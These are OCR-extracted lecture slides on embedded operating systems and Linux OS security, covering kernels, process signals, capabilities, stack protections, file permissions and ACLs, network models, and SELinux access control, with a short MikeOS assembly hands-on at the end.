
Oracle IoT Cloud Connection



Oracle IoT Cloud Connection



Oracle IoT Cloud Connection



Too much information?

This was **Section 1 – Internet of Things**

- IoT Clouds – connect to the Cloud via IoT Device Client Libs – Java / C / Python / JS
  - AMAZON
  - ORACLE
  - IBM
  - MICROSOFT
- IoT Communications Protocols
  - REST-HTTP
  - MQTT
  - CoAP
- IoT Gateway Programming: Java Device Input Output (DIO) | C/C++ | Node.js – Node-RED http://elinux.org/RPi_GPIO_Code_Samples
  - UART
  - SPI
  - I2C
  - GPIO
  - Wireless: ZigBee/Zwave
- IoT Nodes Programming: Arduino C Lang for Arduino or Intel Galileo/ESP Node.js/Lua vs. mbedOS, FreeRTOS vs Zephyr
  - Analogic/Digital Serial Connectivity

There are a lot of Embedded, Gateways, MOBILE devices, technologies, concepts and APIs/SDKs.

+ CRYPTO SECURITY

Hardware, OS Boot-loader, Kernel, Drivers, System Calls, File-systems, IPC – Inter-Process Communication, Applications, User & Kernel Space, Assembly
Hands-on: NASM – x86 16 bits (Mike OS), IPC, ARM Assembly Intro & GNU ARM ASM
GCC for OS Dev for Raspberry Pi(Cambridge ARM RPi OS)

2 Embedded OS

It’s not just about the ideas, but technologies, architectures & security

Internet of Things using Embedded Devices

What about the **eMbedded Devices**

Requirements & Features?

They are not new.

ICT | Cyber Security Master

OS Security


George Iosif
giosif@gmail.com

Embedded OS Details

- Hardware
- OS Boot-loader (Hands-on: Assembly NASM x86 16 bits for MikeOS?)
- OS Kernel (Hands-on: Assembly NASM ARM 32 bits for Cambridge RPi OS)
- Drivers
- System calls (Assembly GNU ARM 32 / 64 bits for file access)
- Applications
- IPC – Inter-Process Communication (Hands-on)

Embedded OS Details

OS architecture overview



Embedded OS Details

- Hardware
  - physical electronic components
  - dedicated function
  - mainly driven by software running in the OS (there are some exceptions)
  - they communicate with other (specific) components through (electric) signals
  - examples: CPU, motherboard, memory, I/O devices, storage devices (hard disk, CD, DVD,...), network adapters, etc.

Embedded OS Details

- Kernel
  - the first "program" loaded by the BIOS/boot loader
  - its functionality (the way it works) is very closely related to the CPU architecture
  - represents the "glue layer" which provides the environment necessary for the applications to run on the given hardware
  - responsible for the management (initialisation, utilisation << incl. protection >>, deallocation) of all computer resources (examples of resources: CPU, memory, storage devices, etc.)
  - responsible for the management of all processes

Embedded OS Details

- Kernel (cont.)
  - there are two main types of kernel architectures:
    - monolithic – all the parts of the kernel execute in the same (kernel) address space
      - its capability is extensible through modules (drivers). Once these modules (drivers) are loaded, they become part of the running kernel (they run in the kernel address space).
      - advantages: speed
      - disadvantages: stability and security
    - microkernel – only a few essential parts of the kernel execute in the kernel address space, the rest are running in user space as programs called "servers"
      - the communication between different parts of the kernel happens through IPC (Inter-Process Communication) mechanisms
      - advantages: stability, maintainability and security
      - disadvantages: speed, ease of implementation

Embedded OS Details

- Driver(s)
  - part of the kernel, mainly responsible for the management of hardware
  - contains device specific code
  - communicates with the device through IRQs, I/O ports and DMA channels.
  - main source of system instability

Embedded OS Details

- System calls
  - kernel code which permits user-space applications to use kernel-space functions/services in a legitimate way
  - examples: file read/write, memory allocation, etc.
  - it generally interfaces with applications through system libraries
  - some of them are “intercepted” by antivirus software so it (the antivirus) is able to perform “on-access” scanning

Embedded OS Details

- Applications
  - programs that run outside the kernel and directly or indirectly provide services to the user (be it an administrator, end-user, hacker)
  - when running, their entire “life” is strictly managed by the kernel
  - examples: IoT Clients SW, IoT GW SW, HTTP server, shell, IM client, most viruses, etc.

Linux OS security levels

- The boot process
- The kernel
- Processes & memory
- User system
- The filesystem
- Networking
- General (DAC vs MAC)

Linux OS security aspects

- The boot process
  - represents the process of loading the kernel into memory and passing control to it
  - for Linux on the IBM PC/IA 32 architecture, it can be broken into six logical stages*:
    1. BIOS selects the boot device
    2. BIOS loads the bootsector/bootloader from the boot device
    3. Bootsector/bootloader loads setup, decompression routines and compressed kernel image
    4. The kernel is uncompressed in protected mode
    5. Low-level initialisation (asm code)
    6. High-level initialisation (C code)

* http://www.moses.uklinux.net/patches/lki.html
http://www-128.ibm.com/developerworks/linux/library/l-linuxboot/index.html
http://www-128.ibm.com/developerworks/linux/library/l-bootload.html

Linux OS security aspects

- The boot process
  - security considerations:
    - boot viruses (ancient)
    - boot device override
    - OS override
    - kernel parameters override

Linux OS security aspects

- The kernel
  - presentation

    command: *'$ dmesg | less'*
  - security considerations:
    - due to the key role of the kernel, security compromises at this level have the greatest impact and are the hardest to detect (although rare and somewhat harder to exploit)
    - examples of security vulnerabilities: buggy kernel code, bad drivers, kernel architecture (modules $\Leftrightarrow$ rootkits)

Linux OS security aspects

- Processes & memory
  - Process = program instance loaded in memory and running with its own dedicated address space and state information
  - presentation

  command: *'$ ps -e -o pid,ppid,uid,gid,ni,stat,time,%cpu,%mem,command | less'*
  - main characteristics:
    - PID = Process ID
    - PPID = Parent Process ID
    - UID = User ID of the process
    - GID = Group ID of the process
    - ... (next page)

Linux OS security aspects

- Processes & memory
  - main characteristics (cont.):
    - NI = process' NIce value
    - STAT = process STATe
    - TIME = cumulative CPU TIME used by this process
    - %CPU = CPU time used / the time this process has been running
    - %MEM = % of memory used by this process
    - COMMAND = the command line used to start the process
  - process execution control – signals[2]
    - Signal = a limited form of interprocess communication used to (asynchronously) notify a specific process that an event had occurred

Linux OS security aspects

- Processes & memory
  - process execution control – signals (cont.)
    - sending signals:
      - keyboard input

        command: *'$ top'*

        keyboard input: CTRL+z

        command: *'$ ps aux'* (observe the STAT value)

        command: *'$ fg'*

        keyboard input: CTRL+c
      - kill command

        command (initial session): *'$ kill -l'* (observe the list of signals)

        command (initial session): *'$ top'*

        command (from a 2nd session): *'$ ps aux'* (take note of *top*'s PID)

        command (from the 2nd session): *'$ kill -19 <<PID_of_top>>'*

        (observe the process' behaviour on the initial session)

        command (initial session): *'$ fg'*

        command (from the 2nd session): *'$ kill -2 <<PID_of_top>>'*

        (observe the process' behaviour on the initial session)

Linux OS security aspects

- Processes & memory
  - process execution control – signals (cont.)
    - sending signals (cont.):
      - exceptions – examples: division by zero, segmentation violation
      - ***kill*** system call – used between different processes
      - kernel
    - handling signals:
      - through signal handlers – code which deals with the situation that generated the signal
      - if no custom handler is present for a specific signal, a default handler is used
      - if no custom handler is present, for some signals, a process can ignore the signal or use the default handler
      - there are two signals which cannot be intercepted and handled: SIGKILL and SIGSTOP

Linux OS security aspects

- Processes & memory
  - process capabilities[4]
    - for the purpose of performing permission checks, traditional Unix implementations distinguish two categories of processes:
      - privileged processes – their UID is 0 and bypass all kernel permission checks
      - unprivileged processes – their UID is different than 0 and they are subject to full permission checking based on the process' credentials (UID, GID and supplementary group list)
    - in order to provide a more granular set of permissions, the privileges traditionally associated with the superuser were divided into distinct units, known as capabilities, which can be independently enabled and disabled.

Linux OS security aspects

- Processes & memory
  - process capabilities (cont.)
    - capabilities are a per-thread attribute
      Thread = code which runs independently, but which was created by a parent (they are both part of the same program) with which it shares a common address space and state information
    - generally, a thread can only drop capabilities and, once dropped, it cannot regain them
    - the effective capabilities of a process are determined by performing a logical AND between its designed capabilities and a system-wide value called *capability bounding set* (/proc/sys/kernel/cap-bound).
      Only the **init** process may set bits in the capability bounding set and the superuser may only clear bits in this set.

Linux OS security aspects

- Processes & memory
  - process capabilities (cont.)
    - a full implementation of capabilities requires:
      - that for all privileged operations, the kernel checks whether the process has the required capability in its effective set
      - that the kernel provides system calls allowing a process' capability sets to be changed and retrieved
      - file system support for attaching capabilities to an executable file, so that a process gains those capabilities when the file is executed

      Currently, only the first two of these requirements are met, the third being in the process of implementation.
    - examples: CAP_DAC_OVERRIDE, CAP_FSETID, CAP_NET_ADMIN, etc.
    - Q: Use ?

      A: A process/thread should drop all capabilities which are not necessary for its designated use, thus limiting the impact of any possible abuse of the given program. (for more see DAC vs MAC)

Linux OS security aspects

- Processes & memory
  - memory area (stack / heap) access / execution
    - a way to change the normal execution path of a given process by making it to illegally access memory areas
    - it achieves this mainly by exploiting programming mistakes
    - examples: buffer overflow exploits, viruses
    - solutions:
      - non-executable user stack area

      "Most buffer overflow exploits are based on overwriting a function's return address on the stack to point to some arbitrary code, which is also put onto the stack. If the stack area is non-executable, buffer overflow vulnerabilities become harder to exploit."*

* http://www.openwall.com

Linux OS security aspects

- Processes & memory
  - memory area (stack / heap) access / execution (cont.)
    - solutions (cont.):
      - executable space protection

      "In computer security, executable space protection is the marking of memory regions as non-executable, such that an attempt to execute machine code in these regions will cause an exception. It often makes use of hardware features such as the NX/XD bit. Implementations for Linux include PaX, Exec Shield, and Openwall."[2]
      - address space layout randomization (ASLR)

      "The generic idea behind this approach is based on the observation that in practice most attacks require advance knowledge of various addresses in the attacked task. If we can introduce entropy into such addresses each time a task is created then we will force the attacker to guess or brute force it which in turn will make the attack attempts quite 'noisy' because any failed attempt will likely crash the target. It will be easy then to watch for and react on such events."*

* http://pax.grsecurity.net

Linux OS security aspects

- User system
  - necessary in a multiuser environment in order to be able to set individual characteristics (related to the specified environment) and to uniquely identify each person
  - consists of a database containing user and group information (along with credentials and other data) and a set of tools to manage that database
  - examples (Linux):
    - user and group information is stored in the following files: /etc/passwd, /etc/shadow, /etc/group, /etc/gshadow
    - tools: useradd, userdel, passwd, groupadd, gpasswd, vipw, etc.


Linux OS security aspects

- The filesystem[5][6][7]
  - represents a method for organizing data in logical elements and providing ways to manage that data
  - main concepts (for ExtLinux:
    - superblock - contains information about the filesystem as a whole, such as its size, the number of free blocks, free inodes, logical block size, the number of times the volume has been mounted, and other accounting information about the filesystem
    - inode - contains all information about a file, except its name

    The inode contains the numbers of several data blocks, which are used to store the data in the file. There is space only for a few data block numbers in the inode, however, and if more are needed, more space for pointers to the data blocks is allocated dynamically
    - direct data block - data block that is accessed directly with the information from the inode

Linux OS security aspects

- The filesystem
  - main concepts (cont.):
    - indirect data block - data block that is accessed with the information residing on another data block
    - directory - a special file which contains directory entries
    - directory entry - contains the name of the file and the inode number which represents that file




Linux OS security aspects

- The filesystem
  - main concepts (cont.):
    - detailed view of an Ext2 inode
  - examples:

  command: *'# dumpe2fs /dev/sda1 | less'*

  command: *'$ ls -li'*



Linux OS security aspects

- The filesystem
  - file types:
    - regular file
    - directory
    - device file (block and character)
    - symbolic link
    - socket
    - Examples
  - access rights:
    - traditional access - composed of rights for the file user owner, group owner and others
      - rights:
        - **r** - for a file, it means the right to read the contents of that file; for a directory, it means the right to read the contents (files / subdirectories) of that directory

Linux OS security aspects

- The filesystem
  - access rights (cont.):
    - traditional access (cont.)
      - rights (cont.):
        - **w** - for a file, it means the right to write and modify the content of that file; for a directory, given that the user also has **x** rights on that directory, it means the right to create, rename and delete files / subdirectories in that directory
        - **x** - for a file, it means that the file can be executed; for a directory, it means that the user can enter that directory
        - **SUID** - for an executable file, if run, it means that the new process has the UID of the owner of the file, no matter who ran the file; for a directory, it has no effect
        - **SGID** – for an executable file, if run, it means that the new process has the GID of the group owner of the file, no matter who ran the file; for a directory, it means that all new files / subdirectories created in and below it will have the group owner of that directory, no matter who creates the new files / subdirectories (given it has the right permissions to do so)

Linux OS security aspects

- The filesystem
  - access rights (cont.)
    - traditional access (cont.)
      - rights (cont.):
        - **t (sticky bit)** - for a file, it has no effect; for a directory, all files / subdirectories created in or below it can be deleted or renamed only by the owner of those files / subdirectories or by the superuser (root)
      - observation - in setting access rights, two notations can be used to specify them:
        - text - presented above (examples: r,w,x,etc.)
        - decimal numbers (powers of Linux - r=4,w=2,x=1,SUID=4,SGID=2,t=1
      - examples:

      command: *'$ touch some_file'*
      command: *'$ ls -l'*
      (observe the output of the last command)
      '-rw-r--r-- 1 giosif users 0 2006-10-24 15:28 some_file'

Linux OS security aspects

- The filesystem
  - access rights (cont.)
    - traditional access (cont.)
      - examples (cont.):

command: *'$ chmod 674 some_file'*
command: *'$ ls -l'*
(observe the output of the last command)
'-rw-rwxr-- 1 giosif users 0 2006-10-24 15:28 some_file'
command: *'$ chmod g-w some_file'*
command: *'$ ls -l'*
(observe the output of the last command)
'-rw-r-xr-- 1 giosif users 0 2006-10-24 15:28 some_file'
command: *'$ chmod 4754 some_file'*
command: *'$ ls -l'*
(observe the output of the last command)
'-rwsr-xr-- 1 giosif users 0 2006-10-24 15:28 some_file'
command: *'$ ls -l /usr/bin/passwd'*
(note the fact that **passwd** has SUID bit set)

Linux OS security aspects

- The filesystem
  - access rights (cont.)
    - ACLs (Access Control List)
      - allow setting permissions at a more fine-grained level than the traditional permissions system
      - each file / directory has associated a list with users and groups along with their permissions on that file / directory
      - is backward compatible with the traditional permissions system
      - examples:

      command: *'$ getfacl some_file'*
      (observe the output of the last command)
      command: *'$ setfacl -m u:root:rx some_file'*
      command: *'$ getfacl some_file'*
      (observe the output of the last command)
    - security considerations

Linux OS security aspects

- Networking
  - a network represents two or more devices, together with a method of communication between them, allowing each to share and access resources with the other
  - the entire communication is based on the concept of *protocol* = a set of rules to which both communicating parties agree in order to understand each other
  - also, to reduce complexity and provide flexibility, a network is organized in layers, one (layer) sitting on top of another, each using the services provided by the underneath layer and providing specific services to the layer above

Linux OS security aspects

- Networking
  - between two communicating parties, the communication takes place between the layers found at the same level (example: the 3rd layer from one host communicates with 3rd layer from the other host)
  - the protocol concept mentioned above is used per layer (in order for two parties to communicate successfully, the corresponding layers found at the same level have to use the same protocol = use the same set of rules when communicating)
  - the group of protocols determined by all layers, each with its protocol, forms a protocol stack

Linux OS security aspects

- Networking
  - reference model - defines (for a networking system) the number of layers, the services they provide and the protocols used
  - the most known reference models are: ISO/OSI and TCP/IP
  - ISO/OSI reference model
    - represents the theoretical approach in designing a networking system. To this respect, it is the most complete, but, in practice, it wasn't very well adopted because it's harder to implement and also came later than TCP/IP.
    - it's made out of 7 layers:

Linux OS security aspects

- Networking
  - ISO/OSI reference model (cont.)

Linux OS security aspects

- Networking
  - ISO/OSI reference model (cont.)
    - layers description[2]:
      - The Physical layer defines all the electrical and physical specifications for devices.
      - The Data Link layer provides the functional and procedural means to transfer data between network entities and to detect and possibly correct errors that may occur in the Physical layer.
      - The Network layer provides the functional and procedural means of transferring variable length data sequences from a source to a destination via one or more networks while maintaining the quality of service requested by the Transport layer.
      - The Transport layer provides transparent transfer of data between end users, thus relieving the upper layers from any concern while providing reliable data transfer.
      - The Session layer controls the dialogues (sessions) between computers.

Linux OS security aspects

- Networking
  - ISO/OSI reference model (cont.)
    - layers description (cont.):
      - The Presentation layer transforms data to provide a standard interface for the Application layer.
      - The Application layer provides a means for the user to access information on the network through an application.

Layer	Function
Application	Network process to application
Presentation	Data representation and encryption
Session	Interhost communication
Transport	End-to-end connections and reliability
Network	Path determination and logical addressing (IP)
Data link	Physical addressing (MAC & LLC)
Physical	Media, signal and binary transmission

Linux OS security aspects

- Networking
  - TCP/IP reference model
    - the *de facto* standard, developed by the US DoD (Department of Defence)
    - has fewer (4 or 5) layers than the ISO/OSI reference model[2]:
      - The Network Access layer describes the physical equipment necessary for communications, such as twisted pair cables, the signalling used on that equipment, and the low-level protocols using that signalling.
      - The Internet or Internetworking layer defines IP addresses, with many routing schemes for navigating packets from one IP address to another.
      - The Host-To-Host (Transport) layer deals with opening and maintaining connections, ensuring that packets are in fact received.
      - At the Process layer or Application layer the "higher level" protocols such as SMTP, FTP, SSH, HTTP, etc. operate.

Linux OS security aspects

- Networking
  - TCP/IP protocol stack
    - represents the foundation of today's Internet
    - currently at version 4 (TCP/IPv4)
    - almost all modern OSs (Operating Systems) include a TCP/IP stack
    - the 4 layers[2]:

4. Application	DNS, TFTP, TLS/SSL, FTP, HTTP, IMAP, IRC, NNTP, POP3, SIP, SMTP, SNMP, SSH, TELNET, ECHO, BitTorrent, RTP, PNRP, rlogin, ENRP, …
	Routing protocols like BGP, which for a variety of reasons run over TCP, may also be considered part of the application or network layer.
3. Transport	TCP, UDP, DCCP, SCTP, IL, RUDP, …
2. Internet	Routing protocols like OSPF, which run over IP, are also be considered part of the network layer, as they provide path selection. ICMP and IGMP run over IP are considered part of the network layer, as they provide control information.
	IP (IPv4, IPv6)
	ARP and RARP operate underneath IP but above the link layer so they belong somewhere in between.
1. Network access	Ethernet, Wi-Fi, token ring, PPP, SLIP, FDDI, ATM, Frame Relay, SMDS, …

Linux OS security aspects

- Networking
  - TCP/IP protocol stack (cont.)
    - the layer abstraction is done by using encapsulation (a lower layer encapsulates information from the upper layer)
    - the main protocols: Ethernet, IP (Internet Protocol), TCP (Transport Control Protocol), UDP (User Datagram Protocol)
    - the main concepts used: MAC address, IP address, TCP / UDP port, packet, connection
    - example: Wireshark demo
  - network services
    - represent applications that provide services that can be accessed over the network
    - examples: HTTP service, SMTP service, DNS service, etc.
    - they are the main targets for network attacks

Linux OS security aspects

- Networking
  - network services (cont.)
    - security issues - bad configuration, application vulnerabilities, authentication mechanisms vulnerabilities, too many privileges
  - types of attack:
    - protocol weaknesses exploitation (arp poisoning, IP spoofing, DHCP takeover)
    - traffic analysis (sniffing)
    - MITM (Man-In-The-Middle)
    - DoS (Denial of Service)
    - services vulnerabilities exploitation
  - attack vector - the succession of actions an attacker performs in order to reach his objective

Linux OS security aspects

- Networking
  - network security tools[8]:
    - filters
      - firewalls (iptables, Windows firewall)
      - IDSs / IPSs (Intrusion Detection / Prevention Systems) (snort)
    - scanners
      - nmap, nessus
    - sniffers
      - tcpdump, wireshark (former Ethereal), ettercap, kismet

Linux OS security aspects

- General (DAC vs MAC)
  - access control - the rules used to determine what actions a subject can perform on an object
  - DAC (Discretionary Access Control)
    - represents "a means of restricting access to objects based on the identity of subjects and/or groups to which they belong. The controls are discretionary in the sense that a subject with a certain access permission is capable of passing that permission (perhaps indirectly) on to any other subject (unless restrained by mandatory access control)."[9]
    - "DACs are specified by the owner of an object, who can apply, modify, or remove them at will."[10]
    - examples: a user has full permissions over the files he owns, a process inherits the permissions of the user that launched it

Linux OS security aspects

- General (DAC vs MAC)
  - DAC (Discretionary Access Control) (cont.)
    - offers limited auditing capabilities
    - used in almost all current OSes
  - MAC (Mandatory Access Control)
    - represents "a means of restricting access to objects based on the sensitivity (as represented by a label) of the information contained in the objects and the formal authorization (i.e., clearance) of subjects to access information of such sensitivity."[9]
    - "MACs are specified by the system. They cannot be applied, modified, or removed - except perhaps by means of a privileged operation."[10]
    - it is based on the principle of least privilege and on the idea that "that which is not expressly permitted, is denied"

Linux OS security aspects

- General (DAC vs MAC)
  - MAC (Mandatory Access Control) (cont.)
    - provides extended auditing capabilities
    - implementations:
      - Linux: SELinux, AppArmor
      - FreeBSD: TrustedBSD
      - Solaris: Trusted Solaris
    - SELinux
      - developed primarily by the US National Security Agency
      - included in Red Hat Enterprise Linux and Fedora Core
      - main concepts:
        - subjects, objects and actions
        - security classes (for objects) - define the types of objects present on a system

Linux OS security aspects

- General (DAC vs MAC)
  - MAC (Mandatory Access Control) (cont.)
    - SELinux (cont.)
      - main concepts (cont.):
        - security attributes (for subjects and objects):
        i. user identity
        - denotes SELinux User who created the object
        i. role
        - file objects all labeled “object_r”
        - process Objects include Role
        i. type
        - most used section of security context
        - type enforcement rules revolve around this field
        - security context - the three security attributes mentioned make a security context

Linux OS security aspects

- General (DAC vs MAC)
  - MAC (Mandatory Access Control) (cont.)
    - SELinux (cont.)
      - main concepts (cont.):
        - security policy - the set of rules loaded and enforced by the kernel on the base of which all access decisions are made

        It is configured by the administrator but enforced by the system.

Resources

[1]IBM developerWorks: http://www-128.ibm.com/developerworks/
[2]Wikipedia: http://www.wikipedia.org
[3]TLDP: http://www.tldp.org
[4]Linux on-line manuals (man capabilities)
[5]FreeOS.com: http://www.freeos.com/articles/4015/
[6]Ext2 intro: http://web.mit.edu/tytso/www/linux/ext2intro.html
[7]LinuxHQ.com:http://www.linuxhq.com/guides/TLK/fs/filesystem.html
[8]sectools.org: http://sectools.org/
[9]TCSEC: http://www.radium.ncsc.mil/tpep/library/rainbow/5200.28-STD.html
[10]O'Reilly, Bill McCarty – SELinux – NSA's Open Source Security Enhanced Linux

2.1 Embedded OS DEMO | Hands-on

Topic 1: MikeOS – NASM x86 16bits BIOS Boot-loader and OS

http://mikeos.sourceforge.net/

\# http://mikeos.sourceforge.net/write-your-own-os.html

\# http://mikeos.sourceforge.net/handbook-sysdev.html

MikeOS is an operating system for x86 PCs, written in assembly language. It is a learning tool to show how simple 16-bit, real-mode OS-es work, with well-commented code and extensive documentation.

Features:

- A text-mode dialog and menu-driven interface
- Boots from a floppy disk, CD-ROM or USB key
- Over 60 system calls for use by third-party programs
- File manager, text editor, image viewer, games...
- Includes a BASIC interpreter with 46 instructions
- PC speaker sound and serial terminal connection

The code is completely open source (under a BSD-like license), and is written by Mike Saunders and other developers.

2.1 Embedded OS DEMO | Hands-on

Topic 1: MikeOS – NASM x86 16bits BIOS Boot-loader and OS

Make sure that
a) Netwide Assembly (nasm) is installed in Ubuntu 14: sudo apt-get install nasm
b) qemu-system-x86 installed: sudo apt-get install qemu-system-x86

cd /home/stud/osdev/myos
nasm -f bin -o myfirst.bin myfirst.asm

Copy mikeos.flp from the disk_images/ directory of the MikeOS bundle into your home directory, and rename it myfirst.flp.

